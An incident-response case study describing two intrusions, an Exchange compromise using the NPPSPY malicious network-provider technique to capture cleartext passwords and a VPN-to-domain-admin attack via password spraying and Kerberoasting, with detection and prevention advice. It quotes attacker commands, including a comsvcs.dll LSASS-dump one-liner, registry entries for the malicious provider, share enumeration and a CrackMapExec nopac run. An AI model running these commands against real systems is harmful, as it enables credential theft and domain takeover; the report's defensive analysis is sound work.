<https://www.huntress.com/blog/cleartext-shenanigans-gifting-user-passwords-to-adversaries-with-nppspy>



## BACK TO THE CASE (STUDY) AT HAND: APPLYING THE THEORY

The documented steps of the technique would mean that the attacker would have had to make some changes in the registry, so this gave us a lead to test the NPPSPY hypothesis. When we queried the registry for traces of the exploit, we found a new network provider had been introduced (see Figure 7).

```
C:\> reg query HKLM:\SYSTEM\CurrentControlSet\Services\credman\NetworkProvider

Properties of (HKLM:\SYSTEM\CurrentControlSet\Services\credman\NetworkProvider) :

Property          Type Value
-----          -
(default)         String
Class              DWord 2
Name              String credman
ProviderPath      ExpandString c:\windows\system32\ntoskrnl.dll
```

Figure 7. Evidence of a new network provider

As shown in Figure 7, we found from our investigation that the `ntoskrnl.dll` had been maliciously placed in the `system32` folder (Windows does not use `ntoskrnl.dll`, only `ntoskrnl.exe`) and a dummy network provider named `credman` had been created, which pointed to the `dll`. Interesting to note, the last `WriteTime` of the registry was on February 28th, 2023.

Given that this technique requires admin privileges that allow a user to make changes in the registry (something the exploitation of the Exchange vulnerabilities can grant) we made the link between the two exploitation events.

In fact, malicious `.NET` compilation artefacts around the same time as the registry modification led us to believe that the exchange vulnerability may have been exploited multiple times.

Password stealer with  
NPPSPY technique

The next step was to analyze the malicious dll (ntoskrnl.dll) to determine where it had stored the looted files. Existing threat intelligence on this dll gave us this information (Figure 8).




Figure 8. The dll in question is already well documented

Most importantly, we can see that it generated the following file “C:\ProgramData\Package Cache\Windows10.0-KB5009543-x64.msu”. A quick inspection of the file’s content in the compromised server revealed the stolen passwords in cleartext:




Figure 9. Sample of the file that records stolen credentials using the NPPSPY technique

A lot of what we do on the investigation front is driven by our intuition. Our hunches. We explore these and see if they deliver fruit. So, what was supposed to be a simple confirmation of the NPPSPY technique with some admin users’ passwords sparked my curiosity: There were a lot of accounts in the file, far more than you’d normally expect to see in a usual exchange server (which should be solely admin users). It seemed that every regular domain user had their credentials stored here. The idea that they had all interactively logged onto it would be totally implausible.

Or so, we thought...



## What is the probable explanation?

Going from ‘How was it possible for the attacker to find the cleartext password?’ we moved onto the question ‘Why were so many regular domain user credentials on the Exchange server?’

We suspected that the scope of the technique, covered in the documentation, could – in certain conditions – be widely extended. The intuitive explanation was that somehow, it must have captured mailbox-related authentications. Looking up NPPSPY in conjunction with Exchange Server I found only one blog post that gave me the information I needed:

**<https://www.huntress.com/blog/cleartext-shenanigans-gifting-user-passwords-to-adversaries-with-nppspy>**

This post suggests that using NPPSPY on an Exchange server would swoop all mail-related authentications. Interesting as this may be, the blog post didn’t cover why, how or under what conditions.

This left me on the hunt for further validation, so I proceeded to reproduce it in my lab against a fresh default installation of Exchange Server 2019.







## REPRODUCING THE TECHNIQUE IN MY LAB

My approach was to interactively login using different ways (OWA, ECP, Powershell, etc.) and see which login attempts would interact with the loot file, thus suggesting credential theft.

For example, when logging in via OWA, I get the following hit (see Figure 10):

Process Name	PID	Operation	Path	Result	Detail
w3wp.exe	19748	CreateFile	C:\root.txt	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: ...
w3wp.exe	19748	QueryStandardI...	C:\root.txt	SUCCESS	AllocationSize: 3,682,304, EndOfFile: 3,678,238, NumberOfU...
w3wp.exe	19748	QueryStandardI...	C:\root.txt	SUCCESS	AllocationSize: 3,682,304, EndOfFile: 3,678,238, NumberOfU...
w3wp.exe	19748	WriteFile	C:\root.txt	SUCCESS	Offset: 3,678,238, Length: 26, Priority: Normal
w3wp.exe	19748	QueryStandardI...	C:\root.txt	SUCCESS	AllocationSize: 3,682,304, EndOfFile: 3,678,264, NumberOfU...
w3wp.exe	19748	WriteFile	C:\root.txt	SUCCESS	Offset: 3,678,264, Length: 8

Figure 10. The IIS worker process writing to the loot file



Figure 11. Proof that OWA is the process behind the operation



Figure 11 (above) shows that the initiating process was the Microsoft Exchange Outlook WebApp (OWA). I followed up this discovery by checking the stack trace (Figure 12).

Frame	Module	Location	Address
K 0	FLTMGR.SYS	FltAllocatePoolAlignedWithTag + 0xaa2	0xfffff
K 1	FLTMGR.SYS	FltDecodeParameters + 0x1e9	0xfffff
K 2	FLTMGR.SYS	FltFreeCallbackData + 0x137c	0xfffff
K 3	FLTMGR.SYS	FltFreeCallbackData + 0xb00	0xfffff
K 4	FLTMGR.SYS	FltFreeCallbackData + 0x53e	0xfffff
K 5	ntoskmi.exe	IoCallDriver + 0x59	0xfffff
K 6	ntoskmi.exe	NtQueryInformationFile + 0x1081	0xfffff
K 7	ntoskmi.exe	NtWriteFile + 0x8bd	0xfffff
K 8	ntoskmi.exe	setjmpex + 0x8025	0xfffff
U 9	ntdll.dll	ZwWriteFile + 0x14	0x7ff9
U 10	KERNELBASE.dll	WriteFile + 0x7a	0x7ff9
U 11	loot.dll	NPLogonNotify + 0x3b, C:\Users\Administrator\source\repos\NPPSPY\NPPSPY\loot.c(104)	0x7ff9
U 12	mpr.dll	WNetLogonNotify + 0x361	0x7ff9
U 13	advapi32.dll	GetUserNameA + 0x425	0x7ff9
U 14	advapi32.dll	LsaSetForestTrustInformation2 + 0xd89c	0x7ff9
U 15	advapi32.dll	LogonUserExW + 0x53	0x7ff9
U 16	authbas.dll	RegisterModule + 0x25da	0x7ff9
U 17	authbas.dll	RegisterModule + 0xbde	0x7ff9
U 18	authbas.dll	RegisterModule + 0x3b69	0x7ff9
U 19	authbas.dll	RegisterModule + 0x1594	0x7ff9
U 20	iscore.dll	iscore.dll + 0x5f89	0x7ff9
U 21	iscore.dll	iscore.dll + 0x5b1c	0x7ff9
U 22	iscore.dll	iscore.dll + 0x5996	0x7ff9
U 23	iscore.dll	iscore.dll + 0x548a	0x7ff9
U 24	iscore.dll	iscore.dll + 0x857e	0x7ff9
U 25	webengine4.dll	STRU::Unescape + 0x50d	0x7ff9
U 26	webengine4.dll	MgdIndicateCompletion + 0x22	0x7ff9
U 27	System.Web.dll	System.Web.dll + 0x3a606f	0x7ff9


Figure 12. The stack trace following OWA authentication

The stack trace confirmed that OWA authentication went through the Malicious Network Provider and called the NPLogonNotify API for loot.dll.



Interestingly, the stack trace showed also that authbas.dll was involved. As shown in Figure 13 below, this proves that this dll was responsible for the IIS BasicAuthenticationModule

As soon as I realized this, the fog cleared and it all became crystal clear.

 Modules

Use this feature to configure the native and managed code modules that process requests made to the Web server.

Name	Code	Module Type	Entry Type
AnonymousAuthenticationM...	%windir%\System32\inetnr\authanon.dll	Native	Inherited
AnonymousIdentification	System.Web.Security.AnonymousIdentificationModule	Managed	Inherited
BasicAuthenticationModule	%windir%\System32\inetnr\authbas.dll	Native	Inherited
CertificateMappingAuthentica...	%windir%\System32\inetnr\authcert.dll	Native	Inherited

Figure 13. Evidence of involvement of authbas.dll

The authentication process had proceeded by invoking LogonUserExW (see Figure 14). This literally behaved as if authentication was being made to a local computer, just as we would expect to see from the documentation of NPPSPY with Interactive/Remote Interactive Logons.

The **LogonUserEx** function attempts to log a user on to the local computer. The local computer is the computer from which **LogonUserEx** was called. You cannot use **LogonUserEx** to log on to a remote computer. You specify the user with a user name and domain and **authenticate the user with a plaintext password** if the function succeeds, you receive a handle to a token that represents the logged-on user. You can then use this token handle to impersonate the specified user or, in most cases, to create a **process** that runs in the context of the specified user.

## Syntax

```

C++
BOOL LogonUserExW(
[in] LPCWSTR lpszUsername,
[in, optional] LPCWSTR lpszDomain,
[in, optional] LPCWSTR lpszPassword,

```

Figure 14. Authentication looks like it is being made to a local computer

After this step, as you'd expect, Mpr.dll was then called. By way of reminder, Mpr.dll stands for the Multiple Router Provider that handles communication with the installed network providers. Mpr.dll checks the registry to determine which providers are registered and then goes through them, one by one.

Predictably, our malicious network provider was called and our dll was triggered via the exported NLogonNotify. The credentials were then passed to it and ended up in the textfile as indicated by the call to WriteFile (Figure 11, above). Note that functionality of NLogonNotify is arbitrarily set by the attacker. In this case, the attacker deemed it is sufficient just to write credentials to a text file, but they could have done something more complex, which would have removed any trace on disk. e.g., send the credentials over the network.

Thus, we were able to confirm that the threat actor *did* abuse IIS Basic authentication with the NPPSPY technique in order to place himself into every Exchange web authentication.

The corresponding event log for this Exchange Web Authentication corroborates our observations about IIS Basic Authentication as the logon attempt is Type 8: network clear text (Figure 15).




Figure 15. Corresponding event log for an OWA authentication



### In Focus: Detection and response; How to deal with this attack

The reason I focused on this attack was to explore the new elements it comprised and offer guidance on detection and prevention.

#### Let's talk detection avenues

Unfortunately, the dll used in this test is based on the NPPSPY repository but was recompiled to avoid AV/EDR detection with literally no sophistication at all. It did evade endpoint security solutions successfully which says a lot about the power of this technique, even though the threat model is expensive as it requires admin privileges. Note that I am working with the assumption that admin privileges should never give an attacker the ability to roam freely if a proper AV/EDR is in place.

So, if AV/EDRs seem to be blind to it for now, I suggest focusing on the registry changes that enabled this attack. Any attacker will have to announce his network provider along with the DLL. This means that such changes need to be closely monitored. We appreciate that monitoring requires some resource commitment, as shown by the number of registry changes that are made in our customer base, but this is where something like long tail analysis can weed out false positives. Sysmon and EDRs have the telemetry for commands, process execution, and registry changes and can be leveraged for hunting and detections. Windows Event Logs can be leveraged as well but require explicit auditing.

For more information read the following article:

<https://www.manageengine.com/products/active-directory-audit/how-to/how-to-audit-windows-registry-changes.html#:~:text=In%20Event%20Viewer%20window%2C%20go,event%20to%20view%20Event%20Properties.>

## And now, onto the matter of prevention

We want to prevent credential collection of users that log into the Exchange Server (or any Windows host), including those of users authenticating via OWA/ECP.

### Credential theft from interactive logons

For users of Windows 11, Microsoft has released the 2H22 Security Baseline which includes a new setting “Enable MPR notifications for the system”. As described above, Microsoft recommends setting it to ‘disabled’ to prevent password disclosure to providers (exceptions apply).

This is a sniper fix – useful if you don’t engage security providers.

<https://techcommunity.microsoft.com/t5/microsoft-security-baselines/windows-11-version-22h2-security-baseline/ba-p/3632520>

If you don’t use Windows 11, one way is to use the recommended Protected Users Group in Active Directory. I tested this against the technique and can confirm that it inhibits the MPR notifications (the mprnotify.exe process is not spawned after logon). Unfortunately, I cannot explain the internals of it and can only deduce from what Microsoft says about “Protected Users Group” that cleartext credentials die too early (Figure 16).

- Kerberos will no longer create DES or RC4 keys. Also it will not cache the user’s plain text credentials or long-term keys after the initial TGT is acquired.

*Figure 16. Indication that cleartext credentials are quickly removed*

There’s no such thing as a silver bullet though. So, keep in mind that there are side effects to adding users to this group.

This recommendation applies to LSASS credential dumping as well since they are no longer cached.

<https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/protected-users-security-group>





## Credential theft from IIS Basic Authentication

IIS Basic Authentication, using Outlook on the Web, is enabled by default and necessary for OWA/ECP to work. This is enabled by default and is necessary for OWA/ECP to work (Figure 17).




Figure 17. IIS Basic Authentication enabled on a default installation

Obviously, I am not an Exchange administrator. But like many incident responders, I can consume Microsoft documentation. So, I tried disabling Basic Authentication and enabling the other types of authentication but this broke functionality. I did not spend time digging into alternative ways to determine if I could make it work or not.

However, the Microsoft recommendation for on-prem non-hybrid environments is to move from Basic Authentication to Modern Authentication with ADFS for Outlook on the Web (OWA/ECP). This would also allow usage of stronger authentication features, like enabling MFA.

If you do this, be sure *not* to use Basic Auth in ADFS as it will only shift the problem to another server.

<https://learn.microsoft.com/en-us/exchange/clients/outlook-on-the-web/ad-fs-claims-based-auth?view=exchserver-2019>

[https://techcommunity.microsoft.com/t5/exchange-team-blog/released-2023-h1-cumulative-update-for-exchange-server/ba-p/3805213?WT.mc\\_id=M365-MVP-9501](https://techcommunity.microsoft.com/t5/exchange-team-blog/released-2023-h1-cumulative-update-for-exchange-server/ba-p/3805213?WT.mc_id=M365-MVP-9501)

<https://learn.microsoft.com/en-us/exchange/plan-and-deploy/post-installation-tasks/enable-modern-auth-in-exchange-server-on-premises?view=exchserver-2019>







## RANSOMWARE WITH A RED CARPET

Eight months after the first Exchange compromise, we observed interactions with the webshells that were followed by Anydesk installation in unattended access mode so that user approval would not be required (Figure 18).

```
ad.security.permission_profiles.default_permissions.sas=1
ad.security.permission_profiles.unattended_access.permissions.sas=1
ad.security.permission_profiles.unattended_access.pwd=81b616667a3c5f77e4796484dda5cdac2a7ad59a74cc829f1d9123deb1c3897c
ad.security.permission_profiles.unattended_access.salt=8896d14254b0765a6d5375d090283665
ad.security.permission_profiles.version=1
```

Figure 18. Unattended access flag is set

From the Exchange server, the threat actor then used Nmap/Zenmap to scan the network and powershell and then to enumerate the shares in the domain using Invoker-ShareFinderThreaded from PowerView.

For more information:

<https://github.com/darkoperator/Veil-PowerView/blob/master/PowerView/functions/Invoke-ShareFinder.ps1>

```
Invoke-ShareFinderThreaded -Verbose | Out-File -Encoding ascii C:\ProgramData\1.txt
cls
cd c:\programdata
ipconfig /all
ls
notepad .1.txt
```

Figure 19. Powershell transcript

NoEscape  
ransomware

## CASE STUDY | TALES FROM THE INCIDENT RESPONSE CLIFF FACE #2

Note that this is not the first threat actor to use such a technique; it has been widely used not only for host discovery but also to discover the location of company data.

The threat actor then checked who was logged into a server before RDPing into it with the domain admin account (remember, he successfully stole the clear text password via the malicious NPPSPY dll and wrote it on disk). Forensic analysis on the hosts where lateral movement was performed shows that the threat actor identified data and inspected some of it manually by opening some files. The restored environment would not show us exactly how data exfiltration was performed exactly but the firewall logs did show significant outgoing traffic towards IPs that belonged to the mega.co domain.

Given the large delay (eight months) between the first evidence of NPPSPY usage and NoEscape active engagement with the target, it is unlikely that the ransomware actors are behind the exploitation attempts cited so far. We believe NoEscape bought access in the form of cleartext passwords and webshell locations from Initial Access Brokers.

If you are curious about the economics, read [https://www.kelacyber.com/the-secret-life-of-an-initial-access-broker/tomping T1070.006](https://www.kelacyber.com/the-secret-life-of-an-initial-access-broker/tomping-T1070.006)




Figure 20. How the attack unfolded: the malicious actors, set up, and execution

## RECOMMENDATIONS

In this Incident Response Cliff Face tale we investigated a ransomware operator that managed to act on a victim's environment quickly and efficiently, but whose privileged access was facilitated by a much earlier compromise.

Here are some simple things you can do to prevent this chain of events happening in your organization:



1. Patch your environment, especially against critical vulnerabilities



4. Invest in security event logging and monitoring



2. Reduce attack surface by reducing exposed services and hiding them behind VPNs



5. Monitor remote access tool usage



3. Deploy state of the art AV/EDR solutions (in this case they would have helped with cve exploitation and encryption)

## Tales From the Incident Response Cliff Face


In this installment of Tales from the Incident Response Cliff Face, we recount a ransomware attack against a European product manufacturing and distribution company.

This particular ransomware attack is interesting for several reasons, including the fact that it was carried out with assisted initial access and the threat mitigation was in real time, i.e. as the attack was taking place.

In this report, I'll cover how the team swiftly counteracted the ongoing threats, navigating compromised systems and evading attackers.

I'll also dissect the ransomware's kill chain, from initial access to privilege escalation and lateral movement as well as how we secured the environment.

Like all of the Cliff Face reports, this tale highlights the need for robust security measures and rapid incident response, which I detail at the end.



## ARCHEOLOGY VS ADRENALINE

### Preamble

Our team frequently helps companies handle ransomware incidents, providing support that includes investigation into an attackers' initial access vector and any persistence mechanisms used. We usually follow up with a heatmap of the attacker activities to unravel the kill chain in as much detail as we can gain from the compromised or restored environment. On occasion, and if required, we also engage with threat actors in negotiations.

But the common denominator in most ransomware attacks is that by the time it is investigated, it's essentially a cold case. The attack has already unfolded, criminals have encrypted the environment and exfiltrated company data and, in many cases, the organization has received bad publicity and suffered some financial damage. The victim will have had to restore operations and harden security, but also, deal with stakeholder, customer and regulator notifications, potential legal repercussions, and the question of whether to pay ransom or not.

**But what if organizations could avoid the calamity of dealing with the aftermath of a ransomware attack, including preventing downtime to operations?**

In this edition of the Incident Response Cliff Face, I detail an experience where I helped a client do just this – dissecting the kill chain technicalities of the ransomware operators who were trying to exfiltrate data, even ‘running into’ the attackers in real time inside the network as I was conducting the analysis.

Beyond this, I also highlight what made the victim particularly vulnerable and share key takeaways from our efforts, including what businesses can do to protect themselves in the future.



Mass LSASS dump alert

## WATSON, WE HAVE A PROBLEM

The victim was one of the largest product manufacturing and distribution companies in Europe, with billions of dollars in annual revenue. It had outsourced its operational security, which included monitoring and EDR agent deployment, to a third-party managed security services provider (MSSP).

We were called to investigate the following alert, which had spawned from many devices at once (something no-one ever wants to wake up to):

STATUS	FIRST SEEN ▲	REASON	SEVE... ▼	VALUE ▼
Policy Applied	[REDACTED]	The application rundll32.exe attempted to create a memory dump for a system security process (lsass.exe). A Terminate action was applied.	8	Medium

```
Cmd.exe /Q /c for /f "tokens=1,2 delims=" %A in ("tasklist /fi "imagename eq lsass.exe" | find "lsass") do rundll32.exe C:\windows\System32\comsvcs.dll, #+000024 %B \Windows\Temp\P5HRZ.tar full
```

Figure 1. Dumping LSASS with comsvcs.dll

This is a documented method for dumping the Local Security Authority Subsystem Service (LSASS) process, so it can be manipulated offline and eliminate the need to use tools like mimikatz.

It is still an off-the-shelf technique, so I asked the client about the action only being raised (versus being blocked) and whether they had some custom settings on their EDR solution that might be behind this.

It was at this point I learned that the company was in the middle of migrating their fleet to another EDR solution, which until migration was complete, would be in audit mode only.

So, essentially, it *could see* but it *could not take action*.

This meant that the fleet we were dealing with was quite heterogenous: We would need to be mindful of both EDR consoles when checking for events as well as the usual blind spots that emerge when machines are waiting for the EDR to be installed.



## A FORGOTTEN WEAK BACKDOOR

That said, we still had a logical next point of inquiry. The data—as well as years of experience—tell us that compromised credentials for publicly exposed services (like VPN and Remote Desktop Protocol (RDP)), are by far the most common entry points for ransomware incidents.

So, we asked the company about MFA enforcement on their VPN gateway and were told that they had implemented this control. However, unbeknownst to our client, their MSSP was accessing their environments via their very own VPN gateway where MFA was not being enforced. A log analysis of this ‘unknown’ gateway revealed that the attackers had been taking advantage of it for months via the local user *cisco* and that in the week prior to the LSASS alert, significant activity by BlackBasta gang was also taking place.

Username	IP	Duration
cisco	5.188.45.31	0h:06m:38s
cisco	5.188.45.31	0h:10m:59s
cisco	89.22.239.213	4h:20m:14s
cisco	89.22.239.213	2h:07m:19s
cisco	89.22.239.213	3h:06m:05s
cisco	89.22.239.213	0h:07m:16s
cisco	89.22.239.213	12h:13m:32s
cisco	89.22.239.213	1h:42m:21s
cisco	89.22.239.213	0h:59m:36s
cisco	89.22.239.213	0h:02m:04s
cisco	89.22.239.213	0h:06m:48s
cisco	89.22.239.213	0h:09m:37s

Figure 2. VPN user abused

Abuse of Cisco VPN user in the third party's gateway

BlackByte engages with the victim via VPN



## CLIMBING THE (PRIVILEGE) LADDER

The LSASS dump alert was generated by user accounts that, unsurprisingly, were Domain Administrators. Further investigation revealed how the attacker ‘doubled’ their privilege escalation:

The VPN user cisco used the IP address 89.22.239.213 (see Figure 2) which—as the company confirmed—had a weak password. However, as this local VPN user had LAN access only, rights were limited; they *could talk* over the network but *could not have access* to the Windows domain.

### Step 1 – Getting Window Domain Access

Investigation into the authentication events that happened shortly after, revealed that the attacker doubled down on their efforts to find a user account that would grant access to the Windows domain. They obtained this via password spraying attack (Figure 3).

AccountName	FailureReason	DeviceName
donvsjr	UnknownUser	win-r84deue96rb
donyelle	UnknownUser	win-r84deue96rb
doonrsr	UnknownUser	win-r84deue96rb
dorfer	UnknownUser	win-r84deue96rb
Dorion	UnknownUser	win-r84deue96rb
dougk740	UnknownUser	win-r84deue96rb
dprusa	UnknownUser	win-r84deue96rb
dragan4ik1994	UnknownUser	win-r84deue96rb
dragones	UnknownUser	win-r84deue96rb

Figure 3. User Accounts Brute Forcing from VPN

We were able to prove that these different malicious activities were associated to the same attacker by looking at the TLS certificate in Censys (Figure 4), which revealed that the RDP was configured with TLS, thus indicating a positive match between host and IP.

Domain admin accessed via Kerberoast

Domain user accessed via password spraying



89.22.239.213

As of: [REDACTED]

services.tls.certificates.leaf_data.subject_dn	CN=WIN-R84DEUE96RB
services.tls.certificates.leaf_data.issuer_dn	CN=WIN-R84DEUE96RB

Figure 4. TLS certificate with the hostname

After obtaining a valid username, the attacker then successfully brute forced the password.

The account in question belonged to a partner from another company who needed temporary access to the target organization’s resources. The organization had created a domain account and expected them to change the default password, which never happened, creating a vulnerability that was present for years.

### Step 2 – Getting Domain Administrator Privileges

The LSASS dumping alert was not the only alert in the EDR console. Multiple alerts had been missed and I combed through days’ worth of data to find the ones that were relevant to this incident. Unfortunately, these alerts were not processed quickly enough by the third-party MSSP (possibly a result of the analysts having to monitor two separate dashboards until the EDR migration was complete), which allowed the attackers to roam freely.

The key question of how final privilege escalation happened was answered by one of the alerts I found in the new EDR console:

[REDACTED] on WIN-R84DEUE96RB sent a suspected kerberos Service Principal Name and exposed 19 accounts.

Alert graph

```

graph LR
    User((User)) --- on --- Laptop[WIN-R84DEUE96RB]
    Laptop --- possibly exposed --- Accounts[19 Accounts]
  
```

Search scope: WholeSubtree

Enumeration type: AllUsers

Search filter: (& (sAMAccountType=805306368) (servicePrincipalName=\*) (! (sAMAccountName=krbtgt) ) (! (userAccountControl&2) ) )

Sensitive type: None

Figure 5. Kerberoast attack showing privilege escalation

After obtaining the domain user [obscured by the red boxes above in Figure 5, we can see that the malicious actor went after the weak domain admin credentials.



The alert showcases a typical Kerberoast attack.

And it would have been caught by the MSSP—especially as it was not that subtle—if they had picked up key indicators.

1. The first indicator was the LDAP query with the wildcard on the service principal name (SPN). The EDR had generated an alert on this (see the ‘search filter’ in Figure 5 above), which they didn’t pick up on.
2. A second indicator would have been available to them if they had leveraged windows event logs (particularly some events with EventID 4769 on the domain controllers). But alas, the audit policy was not set up to collect them.
3. A third indicator would also have been available to them if they had implemented honeypot accounts, which would generate high fidelity alerts. But again, the MSSP had unfortunately not done this.

All this to say that the attackers didn’t think twice when launching this high-risk high-reward attack because they correctly assumed that proper defenses were not implemented.

Shortly after the alert had been issued, we saw evidence that the attackers were using some Kerberoastable domain admin accounts with cleartext passwords, suggesting that the Kerberoast attack had been successful (See Figure 6). It goes without saying that, had the company implemented strong passwords, the attack would not have reached its objective.

So, with this being achieved, privilege escalation was complete.

It is worth mentioning that the attackers moved from nobodies to domain admins in exactly three passwords. They guessed the VPN user, then the domain user and finally that of the domain admin via Kerberoast without using any malware in the environment; the attackers performed all these actions from the comfort of their own machines. The fact that they used unmanaged assets to do this is a reminder that security tooling investments must be complemented with proper hygiene around securing accounts, particularly the privileged ones.



KS IR sees lateral movement and other TTPs

## LATERAL MOVEMENT TO GET MORE

Our investigation showed that—as with most threat actors—these attackers did not stop at obtaining domain admin privileges; they wanted to go deeper to access more accounts and identify more targets (Figures 6 and 7).

In this case, the attackers selected a couple of hosts where they could make themselves comfortable. They set up shop by installing python and preparing the tools they would need, which included Impacket Suite.

```
python .\cme smb 10.192.10.53 10.192.10.52 10.193.10.30 10.193.10.29 10.232.170.6
10.232.154.6 10.232.249.6 10.232.138.6 10.232.202.6 10.232.186.6 10.232.218.6
10.232.234.6 192.168.107.17 -u 's[REDACTED]admin' -p [REDACTED] -M nopac
```

